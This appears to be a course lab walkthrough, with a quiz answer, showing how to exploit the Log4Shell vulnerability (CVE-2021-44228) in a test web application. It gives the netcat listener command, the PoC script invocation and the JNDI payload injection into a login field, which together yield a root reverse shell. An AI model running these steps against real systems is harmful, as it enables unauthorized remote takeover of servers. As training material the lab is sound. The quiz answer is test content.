
1. Switch to the Netcat terminal. Observe an incoming raw connection from the target server (`192.168.0.19`), confirming that the web application logs input strings and is vulnerable to Log4Shell (**CVE-2021-44228**). Close this test listener terminal.



1. Open a root terminal on Parrot Security (**sudo su**, password: **toor**).




1. Navigate into the exploit PoC directory:
   cd log4j-shell-poc




1. In a separate terminal tab, open a Netcat listener to receive the reverse shell connection:


   nc -lvp 9001




1. In the root terminal, run the PoC generator to launch the LDAP referral server and HTTP payload host:
   python3 poc.py --userip 192.168.0.18 --webport 8000 --lport 9001




1. Copy the generated JNDI payload string from the output section (`send me:`).
2. Return to the browser (`http://192.168.0.19:8080`), paste the copied payload into the **Username** field, enter any password, and click **Login**.




1. Switch to your Netcat listener tab. An interactive reverse shell session opens automatically upon payload execution.



1. Execute **pwd** to inspect the current working directory.



1. Execute **whoami** to verify user execution privileges, confirming shell access as **root**.



1. Close all open terminal and browser windows on Parrot Security.

This concludes the lab exercise.

IMPORTANT: ❓ **Question 5.19.1.1** On an Ubuntu machine, initiate a vulnerable Log4j server. Then, from a Parrot Security machine, access the server at `http://192.168.0.19:8080` and exploit the Log4j vulnerability by crafting a JNDI payload. Finally, identify and provide the CVE ID associated with the exploited vulnerability in this lab. [!SUCCESS] ✅ **Answer:** **CVE-2021-44228**